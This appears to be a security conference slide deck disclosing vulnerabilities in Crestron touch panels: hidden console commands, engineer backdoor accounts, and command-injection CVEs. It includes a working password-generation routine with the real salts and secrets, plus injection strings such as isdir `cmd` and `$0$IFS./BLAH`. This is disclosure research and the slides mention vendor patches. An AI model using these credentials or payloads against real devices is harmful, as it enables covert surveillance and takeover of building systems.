
- Browser remote control: browseropen/browserclose (Android)



```
TSW-760>browseropen ?
Opens the web browser
BROWSEROPEN [URL]
 No parameter - opens the web browser
 URL parameter - opens the web browser to specified url


TSW-760>browserclose ?
Closes the web browser
BROWSERCLOSE
 No parameter - closes the web browser
```

Hidden CTP Functionality


- UI interaction: fakekey/faketouch (Android)



```
TSW-760>fakekey ?
FAKEKEY [ID] [State]
ID - Id number of key(starting from 0).
State - 0:released 1:pressed.


TSW-760>faketouch ?
FAKETOUCH [X] [Y] [Time]
X - X position of touch.
Y - Y position of touch.
Time - Time in mS the touch is held.
```

Hidden CTP Functionality

- Record audio via microphone: recwave (Android)



```
TSW-760>recwave ?
RECWAVE [name] [length]
name - Name of WAV file.
length - length of recording in seconds.
```


DEMO

I Want More!

- Significant amount of control by default
- But I am greedy…
  - Wanted to escape the CTP sandbox
  - Started looking closer at the various CTP commands…

I Want More!

- Found something interesting in the SUDO command
- Which leads us to Universal Truth #2



```
loc_4C74
LDR                 R1, =(aCrengsuperuser - 0x4C7C)
MOV                 R0, R5   ; char *
ADD                 R1, PC   ; "crengsuperuser"
BLX                 strcmp
CBNZ                R0, loc_4C8C
```

```
loc_4C8C
LDR                 R1, =(aCrsuperuser - 0x4C94)
MOV                 R0, R5   ; char *
ADD                 R1, PC   ; "crsuperuser"
BLX                 strcmp
CBZ                 R0, loc_4CA0
```

```
loc_4CA0
ADD                 R5, SP, #0x910+var_634
LDR                 R3, =(aSystemBinSupwd - 0x4CB0)
MOVW                R2, #0x101
STR.W               R11, [SP,#0x910+var_910]
ADD                 R3, PC   ; "/system/bin/supwdgenerator %s %s"
MOVS                R1, #0
STR.W               R8, [SP,#0x910+var_90C]
MOV                 R0, R5
BLX                 __sprintf_chk
LDR                 R1, =(aRe - 0x4CC6)
MOV                 R0, R5
ADD.W               R11, SP, #0x910+generated_password
ADD                 R1, PC   ; "re"
BLX                 popen
MOVW                R1, #0x101 ; int
MOV                 R0, R0
```

Universal Truth #2

SECRET ENGINEER BACKDOOR ACCOUNTS

Secret Engineer Backdoor Accounts

- crsuperuser and crengsuperuser
  - Simultaneously found by Jackson Thuraisamy of Security Compass
  - https://blog.securitycompass.com/security-advisory-regarding-crestron-tsw-xx60-touch-panel-devices-9f1a71a926a5
- Present in all(?) current products
  - At least, all that have a SUDO command
- Passwords
  - 16 character, alphanumeric
  - Algorithmically generated based on MAC address
- Would have probably been OK if passwords were hardcoded, but algorithm shipped in firmware, so…

Generation Algorithm

- Create SHA1 digest
  - MAC address padded with nulls to 8 bytes
  - Static salt string
    - bZtB9aGX)Dyf044z for crsuperuser
    - M1Lj&54'itmLHZq# for crengsuperuser
- Create RC4 cipher
  - First 16 bytes of SHA1 digest is the key
  - No IV
- Use RC4 cipher to encrypt 2nd static string
  -)7Ln1E98wA#7Vv)# for crsuperuser
  - Q#Jy707i7)q5y9'N for crengsuperuser
- Mod each char in encrypted string with 62
- Use result as index to pick a char from ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789

Generation Algorithm

```
def pwdgen(mac_addr, eng = false)
 alphanum = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"

 # for crsuperuser
 #   sha_salt = "bZtB9aGX)Dyf044z"
 #   secret = ")7Ln1E98wA#7Vv)#"
 # for crengsuperuser
 #   sha_salt = "M1Lj&54'itmLHZq#"
 #   secret = "Q#Jy707i7)q5y9'N"
 sha_salt = (eng ? "M1Lj&54'itmLHZq#" : "bZtB9aGX)Dyf044z")
 secret = (eng ? "Q#Jy707i7)q5y9'N" : ")7Ln1E98wA#7Vv)#")

 # create sha1 digest using mac (padded with nulls to 8 bytes) and salt
 sha = OpenSSL::Digest::SHA1.new
 sha.update(mac_addr + "\x00\x00")
 sha.update(sha_salt)

 # create rc4 cipher with sha1 digest as key and no iv
 cipher = OpenSSL::Cipher::RC4.new
 cipher.encrypt
 cipher.key = sha.digest[0,16]

 # encrypt secret string with rc4 cipher
 encrypted = cipher.update(secret) + cipher.final

 # use each byte of encrypted string to calculate index in alphanum for next password char (16x)
 pwd = ""
 16.times {|i| pwd << alphanum[encrypted[i].unpack("C")[0] % alphanum.length]}
 return pwd
end
```

Uses

- crengsuperuser enables further hidden commands
  - Some extra debug logging and stuff
    - consoledebug commands (WinCE) – shows all commands including hidden ones
  - regedit and launch (WinCE)
    - Edit registry keys
    - Run arbitrary system executables outside sandbox
  - telnetport DEBUG (Android)
    - Enable telnetport, but with a root shell instead of CTP console
- Haven’t found a use for crsuperuser


DEMO

Oh Yeah, and Some RCE Vulns…


Cmd Inj Vulns on Android Platform

- 22 command injection vulns so far in CTP console
  - ping (CVE-2018-5553)
    - Simultaneously discovered by Cale Black and Jordan Larose of Rapid7
    - https://blog.rapid7.com/2018/06/12/r7-2018-15-cve-2018-5553-crestron-dge-100-console-command-injection-fixed/
  - dir (CVE-2018-11229)
    - Simultaneously found by Jackson Thuraisamy of Security Compass
    - https://blog.securitycompass.com/security-advisory-regarding-crestron-tsw-xx60-touch-panel-devices-9f1a71a926a5
  - Also adduser, cd, copyfile, delete, dir, fgetfile, fputfile, isdir, makedir, movefile, removedir, restartservice, routeadd, routedelete, udir, updatepassword, wifipskpassword, wifissid, wifiwephexpassword, wifiweppassword, etc…

Cmd Inj Vulns on Android Platform



```
sub_163CC

var_428= -0x428
var_424= -0x424
var_41C= -0x41C
var_1C= -0x1C

; __unwind {
LDR             R3, =(_GLOBAL_OFFSET_TABLE_ - 0x163D4)
LDR             R2, =(__stack_chk_guard_ptr - 0x37A10)
ADD             R3, PC  ; _GLOBAL_OFFSET_TABLE_
PUSH            {R4-R7,LR}
SUBW            SP, SP, #0x414
LDR             R4, [R3,R2] ; __stack_chk_guard
ADD             R5, SP, #0x428+var_41C
MOV             R7, R0
MOV             R6, R1
MOV.W           R2, #0x400
LDR             R3, [R4]
STR             R0, [SP,#0x428+var_428]
MOV             R0, R5
STR             R1, [SP,#0x428+var_424]
MOVS            R1, #0
STR.W           R3, [SP,#0x428+var_1C]
LDR             R3, =(aCdSPwdGrepS - 0x163F8)
ADD             R3, PC  ; "cd %s && pwd | grep %s"
BLX             __sprintf_chk
LDR             R0, =(aCdSPwdGrepS_0 - 0x16404)
MOV             R1, R7
MOV             R2, R6
ADD             R0, PC  ; "cd %s && pwd | grep %s\n"
BLX             printf
MOV             R0, R5  ; char *
BLX             system
LDR.W           R1, [SP,#0x428+var_1C]
LDR             R7, [R4]
CMP             R1, R7
BEQ             loc_1641A
```



```
int __fastcall sub_163CC(int a1, int a2)
{
  int v2; // r7
  int v3; // r6
  char v5; // [sp+Ch] [bp-41Ch]

  v2 = a1;
  v3 = a2;
  _sprintf_chk(&v5, 0, 1024, "cd %s && pwd | grep %s", a1, a2);
  printf("cd %s && pwd | grep %s\n", v2, v3);
  return system(&v5);
}
```

Cmd Inj Vulns on Android Platform

- Commands implemented programmatically on WinCE platform
- Just punted to shell on Android
- Most were simple to exploit
  - EX: isdir `cmd`

routeadd/routedelete Exploitation

- First problem
  - Arguments get up-cased before use
  - Linux commands are case-sensitive
- Solution
  - Create shell script containing desired commands
  - Name it “BLAH”
  - Upload it with fgetfile command

routeadd/routedelete Exploitation

- Second problem
  - Uploaded script doesn’t have exec perms
  - $SHELL/$BASH not set
- Solution
  - $0 returns name of calling program
  - When used in system() call, it returns name of shell instead
  - Final injected string: `$0$IFS./BLAH`
  - Could have also used . (as in the command) in place of $0

DEMO

Conclusions

- Potential for good security practice is there but disabled by default
  - Installers/programmers not security conscious or just concerned with getting everything working
  - Normal users unaware of problem
  - If security isn't enabled by default, it is probably not going to be enabled

Conclusions

- Wide deployment, including sensitive environments
  - High potential for abuse by insider threats
    - Boardroom spying/corporate espionage
    - Messing with building/access control systems
    - Hotel guests spying on other guests
  - Even “isolated networks” are not good enough

Conclusions

- Android platform seems much less secure than WinCE platform
  - Surprising at first, but makes sense
    - Crestron has long history with WinCE
    - Microsoft partnerships
    - Newer to the Linux/Android world?
    - Too much product fragmentation?

IMPORTANT

- Crestron has released updates to address the vulns discussed here. You should install those updates…
- Also, make sure authentication is enabled

Huge Amount of Auditing Left

- More CTP attack surface
  - More RCE vulns?
  - SIMPL and PUF
- Other services
  - CIP, HTTP, FTP, SIP, SNMP, SSH, Telnet, etc…
- Other products
  - Fusion, Xpanel, AirMedia, XIO Cloud, etc…
- IOAVA

Questions? Hit Me Up

- Twitter
  - https://twitter.com/HeadlessZeke
- Email
  - ricky[underscore]lawshae[at]trendmicro[dot]com
- Github
  - https://github.com/headlesszeke

Thank You